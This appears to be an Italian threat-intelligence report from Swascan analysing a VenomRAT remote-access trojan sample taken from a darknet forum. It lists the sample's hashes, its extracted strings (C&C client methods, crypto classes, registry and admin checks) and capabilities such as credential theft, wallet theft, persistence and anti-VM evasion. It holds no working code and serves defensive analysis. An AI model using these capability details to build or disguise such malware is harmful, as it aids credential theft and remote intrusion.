Swascan

TINEXTA GROUP


VenomRAT Darknet:
analisi malware

Elementi importanti dell'analisi:

- Distribuzione del codice sorgente di malware Stealers e RATs via forums Darknet
- Presenza di tasks di persistenza
- Moduli di data logging e data stealing
- Tentativi di .NET obfuscation
- Cryptowallets stealing
- Connessioni C&C
- Sottrazione delle credenziali Wi-Fi
- Threats vendibili sul mercato nero e personalizzabili da qualunque threat actor
- Falsi Proof of Concept Exploits che distribuiscono minacce VenomRAT
- Attributi dell'infection kill chain hardcoded nel codice sorgente
- Anti-Analysis, Anti-VM, Anti-Sandboxing ed evasion
- Remote access management con i protocolli RDP e VNC
- Mutexes hardcoded nel codice sorgente

Introduzione

Nella presente analisi è stato preso in considerazione un sample ***VenomRAT*** ottenuto da un forum Darknet che permette il download del codice sorgente e dei samples compilati solo nel caso in cui vi è una reaction del post da parte di un utente.




VenomRAT (aggiornato alla versione 6.0.3) è stato notato in wild per la prima volta nel Giugno 2020, viene distribuito maggiormente tramite mails di Phishing e malspam mediante allegati macro offuscati che effettuando files dropping, possiede encryption e ransomware feature ed è stato sviluppato in .NET. Anche in questo caso vi sono sottrazioni di credenziali, cryptowallets, remote management malevolo e sembra far riferimento al deployment di Qasar RAT threats. [0]

Di recente sono stati individuati falsi Proof of Concept di exploits su GitHub che distribuiscono scripts malevoli di distribuzione ed infection deployment di samples VenomRAT in maniera schedulata. [1]

Analisi VenomRAT

Il sample Venom RAT sottoposto ad analisi è contenuto in un archivio, l'eseguibile estratto dal medesimo è **3b3a304c6fc7a3a1d9390d7cbff56634**.




```
File name: C:/Users/IEUser/Desktop/VenomRAT_v6.0.3_(SOURCE)/VenomRAT v6.0.3 (SOURCE)/Client.exe
Size: 68096(66.50 kB)
MD5: 3935ef8202cd8040741138a14b0655f0
SHA1: 54cf02cf472111b57ac5329a408b2f858e2f3b86
Entropy: 5.80169(not packed)
Operation system: Windows(95)
Architecture: I386
Mode: 32-bit
Type: GUI
Endianess: LE
Entry point(Address): 0041165e
Entry point(Offset): f85e
Entry point(Relative address): 0001165e
Entry point(Bytes): ff25002040000000000000000000000000000000000000000000000000
Entry point(Signature): ff25........00000000000000000000000000000000000000
Entry point(Signature)(Rel): ff25........ff25........ff25........ff25........ff25........ff25.....
```

A seguire alcuni parametri esadecimali estraibili dalle stringhe dell'artefatto:

	Offset	Size	Type	String
37	000051b8	00000005	A	61/7□
38	000051be	00000005	A	#</7□
39	000051ca	00000005	A	0□/7□
40	00005224	00000005	A	;#v""
41	00008575	00000009	A	Action`10
42	0000857f	00000012	A	InvalidParameter10
43	00008592	00000040	A	D84F4C120005F1837DC65C04181F3DA9466B123FC369C359A301BABC12061570
44	000085d3	00000014	A	<>c__DisplayClass5_0
45	000085e8	00000014	A	<>c__DisplayClass6_0
46	000085fd	0000000e	A	<PatchMem>b__0
47	0000860c	0000000f	A	<GetFiltes>b__0
48	0000861c	00000006	A	<>p__0
49	00008623	0000000e	A	AbandonedWait0
50	00008632	00000012	A	InvalidParameter11
51	00008645	00000006	A	<>p__1
52	0000864c	0000000d	A	IEnumerable`1
53	0000865a	0000000a	A	CallSite`1
54	00008665	00000006	A	List`1
55	0000866f	00000011	A	InvalidParameter1
56	00008681	0000000e	A	AbandonedWait1
57	00008693	00000012	A	InvalidParameter12
58	000086a6	0000000e	A	PROCESSENTRY32
59	000086b5	0000000f	A	Microsoft.Win32

	Offset	Size	Type	String
67	00008717	0000000e	A	AbandonedWait2
68	00008729	00000007	A	<>o__53
69	00008731	0000000f	A	AbandonedWait63
70	00008741	00000006	A	Func`3
71	00008748	00000011	A	InvalidParameter3
72	0000875a	0000000e	A	AbandonedWait3
73	0000876c	00000040	A	E123F60E9FC6E974D1381F2F15FB19E7960628CC8925D65E344C2F2BDC64F424
74	000087ad	0000000b	A	WriteUInt64
75	000087b9	00000008	A	ToUInt64
76	000087c2	0000000b	A	GetAsUInt64
77	000087ce	0000000b	A	SetAsUInt64
78	000087da	00000007	A	ToInt64
79	000087e2	00000009	A	SwapInt64
80	000087ec	00000008	A	Action`4
81	000087f5	00000011	A	InvalidParameter4
82	00008807	0000001b	A	__StaticArrayInitTypeSize=5
83	00008823	00000040	A	CABAFE20CFEA6C92D3377C14650461E190857D48D13934B5562233C314AAFBB5
84	00008864	00000011	A	InvalidParameter5
85	00008876	00000011	A	InvalidImageWin16
86	00008888	00000008	A	ToUInt16
87	00008891	00000009	A	ReadInt16
88	0000889b	00000007	A	ToInt16

Qui i dettagli di alcune funzioni di encryption e compression *CryptoStreamMode, CompressionMode* e *CipherMode:*


	Offset	Size	Type	String
280	00009572	0000000a	A	get_Source
281	0000957d	00000006	A	source
282	00009584	00000008	A	exitCode
283	0000958d	00000008	A	set_Mode
284	00009596	0000000f	A	InvalidReadMode
285	000095a6	00000008	A	FileMode
286	000095af	0000000b	A	PaddingMode
287	000095bb	0000000e	A	EnterDebugMode
288	000095ca	00000010	A	CryptoStreamMode
289	000095db	0000000f	A	CompressionMode
290	000095eb	0000000a	A	CipherMode
291	000095f6	0000000a	A	SelectMode
292	00009601	00000006	A	decode
293	00009608	0000000a	A	utf8Encode
294	00009613	00000010	A	DeleteSubKeyTree
295	00009624	00000012	A	PageFaultGuardPage
296	00009637	0000000f	A	SectionNotImage
297	00009647	0000000d	A	BindToStorage
298	00009655	00000019	A	LpcInvalidConnectionUsage
299	0000966f	00000008	A	cntUsage
300	00009678	0000000b	A	get_Message
301	00009684	0000000e	A	InvalidMessage

Vi sono riferimenti a socket types, *FileShares, LogonFailures* e *Server_Certificate* ai fini dei tasks di discovery e malicious connections:

	Offset	Size	Type	String
385	00009b13	00000006	A	OfType
386	00009b1a	0000000b	A	MsgPackType
387	00009b26	00000014	A	SecurityProtocolType
388	00009b3b	00000005	A	pType
389	00009b41	00000007	A	GetType
390	00009b49	0000000a	A	SocketType
391	00009b54	0000000a	A	ClientType
392	00009b5f	00000009	A	FileShare
393	00009b69	00000007	A	Compare
394	00009b71	00000005	A	Where
395	00009b77	0000000b	A	System.Core
396	00009b83	0000000b	A	DInvokeCore
397	00009b8f	00000012	A	DllMightBeInsecure
398	00009ba2	0000000c	A	LogonFailure
399	00009baf	00000011	A	Server_signa_ture
400	00009bc1	0000000d	A	ResourceInUse
401	00009bcf	00000011	A	TokenAlreadyInUse
402	00009be1	0000000a	A	ModuleBase
403	00009bec	00000016	A	ReadOnlyCollectionBase
404	00009c03	0000000e	A	pcPriClassBase
405	00009c12	0000000e	A	ImageNotAtBase
406	00009c21	00000005	A	Close

	Offset	Size	Type	String
397	00009b8f	00000012	A	DllMightBeInsecure
398	00009ba2	0000000c	A	LogonFailure
399	00009baf	00000011	A	Server_signa_ture
400	00009bc1	0000000d	A	ResourceInUse
401	00009bcf	00000011	A	TokenAlreadyInUse
402	00009be1	0000000a	A	ModuleBase
403	00009bec	00000016	A	ReadOnlyCollectionBase
404	00009c03	0000000e	A	pcPriClassBase
405	00009c12	0000000e	A	ImageNotAtBase
406	00009c21	00000005	A	Close
407	00009c27	00000007	A	Dispose
408	00009c2f	00000005	A	Parse
409	00009c35	00000007	A	Reparse
410	00009c3d	00000008	A	DataLate
411	00009c46	0000000c	A	Certifi_cate
412	00009c53	0000000f	A	X509Certificate
413	00009c63	00000012	A	Server_Certificate
414	00009c76	00000019	A	ValidateServerCertificate
415	00009c90	0000000b	A	certificate
416	00009c9c	00000006	A	Create
417	00009ca3	00000011	A	MulticastDelegate
418	00009cb5	00000012	A	NothingToTerminate

A seguire alcuni dettagli inerenti *NetworkCredentials*, il namespace *System.Security.Principal* che può definire in modo granulare le utenze e i permessi.



	Offset	Size	Type	String
550	0000a50c	0000000e	A	unpack_msgpack
551	0000a51b	00000008	A	BadStack
552	0000a524	0000000f	A	BadInitialStack
553	0000a534	0000000f	A	FloatStackCheck
554	0000a544	0000001a	A	RegistryKeyPermissionCheck
555	0000a55f	0000000f	A	FlushFinalBlock
556	0000a56f	00000009	A	StopBlock
557	0000a579	0000000a	A	StartBlock
558	0000a593	00000006	A	strVal
559	0000a59a	00000017	A	RtlSetProcessIsCritical
560	0000a5b2	0000000f	A	ProcessCritical
561	0000a5c2	00000007	A	Marshal
562	0000a5ca	00000011	A	NetworkCredential
563	0000a5dc	00000006	A	Normal
564	0000a5e3	0000000d	A	Informational
565	0000a5f1	00000019	A	System.Security.Principal
566	0000a60b	00000010	A	WindowsPrincipal
567	0000a61c	00000008	A	AreEqual
568	0000a625	0000000c	A	get_Interval
569	0000a632	0000000c	A	set_Interval
570	0000a63f	0000000a	A	InvalidAcl
571	0000a64a	00000011	A	BadInheritanceAcl

Qui un dettaglio relativo ad *IsAdmin* per il controllo se un'utenza è amministrativa o meno e *Paste_bin* per le consequenziali connessioni C&C.

	Offset	Size	Type	String
619	0000a903	00000015	A	TransactionsNotFrozen
620	0000a91e	00000009	A	X509Chain
621	0000a928	00000005	A	chain
622	0000a92e	00000009	A	AppDomain
623	0000a938	00000011	A	get_CurrentDomain
624	0000a94a	00000009	A	Paste_bin
625	0000a954	00000007	A	IsAdmin
626	0000a95c	00000009	A	LastAdmin
627	0000a966	00000008	A	Ver_sion
628	0000a96f	00000013	A	ObjectNameCollision
629	0000a983	0000000f	A	UnknownRevision
630	0000a993	0000001b	A	GetFileNameWithoutExtension
631	0000a9af	0000000d	A	get_OSVersion
632	0000a9bd	00000012	A	NoSuchLogonSession
633	0000a9d0	00000015	A	System.IO.Compression
634	0000a9e6	0000000b	A	Application
635	0000a9f2	0000001e	A	System.Security.Authentication
636	0000aa11	00000012	A	GuardPageViolation
637	0000aa24	00000010	A	SharingViolation
638	0000aa35	0000000f	A	AccessViolation
639	0000aa45	00000011	A	set_Impersonation
640	0000aa57	00000015	A	FloatInvalidOperation

Qui un'evidenza di host information gathering, che includono i dettagli del filesystem e del disco.

	Offset	Size	Type	String
679	0000ad76	0000000e	A	ImageCodecInfo
680	0000ad85	00000008	A	SendInfo
681	0000ad8e	00000008	A	FileInfo
682	0000ad97	00000009	A	DriveInfo
683	0000ada1	0000000e	A	FileSystemInfo
684	0000adb0	0000000c	A	ComputerInfo
685	0000adbd	00000012	A	CSharpArgumentInfo
686	0000add0	00000010	A	ProcessStartInfo
687	0000ade1	00000013	A	PageFaultDemandZero
688	0000adf5	00000012	A	MappedFileSizeZero
689	0000ae08	00000013	A	IntegerDivideByZero
690	0000ae1c	00000011	A	FloatDivideByZero
691	0000ae2e	00000013	A	IncompatibleFileMap
692	0000ae42	00000008	A	WriteMap
693	0000ae4b	0000000c	A	PreventSleep
694	0000ae58	0000000a	A	SingleStep
695	0000ae67	00000009	A	CrashDump
696	0000ae71	00000008	A	LongJump
697	0000ae7f	0000000a	A	currentApp
698	0000ae8a	00000010	A	Microsoft.CSharp
699	0000ae9b	0000000d	A	NotifyCleanup
700	0000aea9	0000000b	A	NoSuchGroup

A seguire alcuni riferimenti di encryption con oggetti di tipo *MD5CryptoServiceProvider*, *RSACryptoServiceProvider* ed *AesCryptoServiceProvider* ma anche al metodo *GetEncoder*.


	Offset	Size	Type	String
706	0000af09	0000000d	A	NormalStartup
707	0000af17	0000000b	A	System.Linq
708	0000af27	00000005	A	Clear
709	0000af32	00000014	A	InvalidSecurityDescr
710	0000af47	0000000c	A	InvokeMember
711	0000af54	00000018	A	MD5CryptoServiceProvider
712	0000af6d	00000018	A	RSACryptoServiceProvider
713	0000af86	00000018	A	AesCryptoServiceProvider
714	0000af9f	0000000d	A	StringBuilder
715	0000afad	0000000e	A	Install_Folder
716	0000afbc	0000000d	A	SpecialFolder
717	0000afca	00000008	A	IdSender
718	0000afd3	00000006	A	sender
719	0000afda	0000001e	A	Microsoft.CSharp.RuntimeBinder
720	0000aff9	0000000e	A	CallSiteBinder
721	0000b008	0000000a	A	GetEncoder
722	0000b013	0000000a	A	get_Buffer
723	0000b01e	0000000a	A	set_Buffer
724	0000b029	00000020	A	TransactionInvalidMarshallBuffer
725	0000b04a	00000013	A	ServicePointManager
726	0000b05e	0000000c	A	WriteInteger
727	0000b06b	0000000d	A	get_AsInteger

I metodi *InitializeClient, get_SslClient, set_SslClient, get_TcpClient, set_TcpClient* e *AuthenticateAsClient* vengono utilizzati per connessioni C&C.

	Offset	Size	Type	String
913	0000bb75	00000008	A	CantWait
914	0000bb7e	0000000b	A	op_Explicit
915	0000bb8a	00000005	A	Split
916	0000bb90	0000001a	A	set_DefaultConnectionLimit
917	0000bbab	00000012	A	BadWorkingSetLimit
918	0000bbbe	0000000f	A	CommitmentLimit
919	0000bbce	0000000c	A	ControlCExit
920	0000bbdb	0000000c	A	ClientOnExit
921	0000bbe8	0000000b	A	WaitForExit
922	0000bbf9	0000000b	A	get_Default
923	0000bc05	0000000e	A	FirstOrDefault
924	0000bc14	0000000c	A	IAsyncResult
925	0000bc21	00000012	A	FloatInexactResult
926	0000bc34	00000006	A	result
927	0000bc3b	00000009	A	WebClient
928	0000bc45	00000010	A	InitializeClient
929	0000bc56	0000000d	A	get_SslClient
930	0000bc64	0000000d	A	set_SslClient
931	0000bc72	0000000d	A	get_TcpClient
932	0000bc80	0000000d	A	set_TcpClient
933	0000bc8e	00000014	A	AuthenticateAsClient
934	0000bca3	00000011	A	System.Management


	Offset	Size	Type	String
997	0000c07d	0000000b	A	get_AsArray
998	0000c089	0000000a	A	refAsArray
999	0000c094	00000020	A	CantBreakTransactionalDependency
1000	0000c0b5	00000007	A	get_Key
1001	0000c0bd	00000007	A	set_Key
1002	0000c0c5	0000000c	A	CreateSubKey
1003	0000c0d2	0000000c	A	DeleteSubKey
1004	0000c0df	0000000a	A	OpenSubKey
1005	0000c0ea	0000000d	A	get_PublicKey
1006	0000c0f8	00000008	A	_authKey
1007	0000c101	00000009	A	masterKey
1008	0000c10b	0000000b	A	RegistryKey
1009	0000c11c	0000001c	A	System.Security.Cryptography
1010	0000c139	00000008	A	Assembly
1011	0000c142	0000000d	A	AddressFamily
1012	0000c150	00000009	A	BlockCopy
1013	0000c15a	0000000b	A	PartialCopy
1014	0000c166	00000013	A	CantCrossRmBoundary
1015	0000c17a	0000000b	A	WriteBinary
1016	0000c186	00000008	A	ToBinary
1017	0000c18f	00000007	A	library
1018	0000c197	0000000b	A	ObjectQuery

Contestualmente agli assembly details vi sono stringhe codificate ed offuscate:




	Offset	Size	Type	String
1039	0000c2dd	0000000e	A	TxfDirNotEmpty
1040	0000c2ec	0000000b	A	VolumeDirty
1041	0000c2f8	00000011	A	InvalidImageNotMz
1042	0000c8b2	00000100	U	dGXv3IqaFq0a2c02q5ZO736ubZRud9Gr59/...
1043	0000cab4	00000100	U	sc4UAJil9t8TQ3xb/...
1044	0000ccb6	00000100	U	ZzocRQ6K6kGwDaWR54O1IMeSe4Cu4/nBnHUc2R90ZuTfro7BQ6Bc/...
1045	0000ceb8	00000100	U	jbrMzF2F3gBbTSEvhq9Wkg4VWplLelkMVmm6DhaSbcAh8R5bcEyMJp/...
1046	0000d135	00000100	U	chfARXM762TyG5Tf17m7TLo6LdZBVREdal+0Vzzr/...
1047	0000e3b4	00000022	U	(ext8,ext16,ex32) type $c7,$c8,$c9
1048	0000efd4	00000007	A	1.0.7.0
1049	0000f02e	00000025	A	$29840822-5B84-11D0-BD3B-00A0C911CE86
1050	0000f068	00000025	A	$55272A00-42CB-11CE-8135-00AA004BB851
1051	0000f842	0000000b	A	_CorExeMain
1052	0000f84e	0000000b	A	mscoree.dll
1053	0000faa6	0000000f	U	VS_VERSION_INFO
1054	0000fb02	0000000b	U	VarFileInfo
1055	0000fb22	0000000b	U	Translation
1056	0000fb46	0000000e	U	StringFileInfo
1057	0000fb6a	00000008	U	000004b0
1058	0000fb82	00000008	U	Comments
1059	0000fb9e	0000000b	U	CompanyName
1060	0000fbc2	0000000f	U	FileDescription

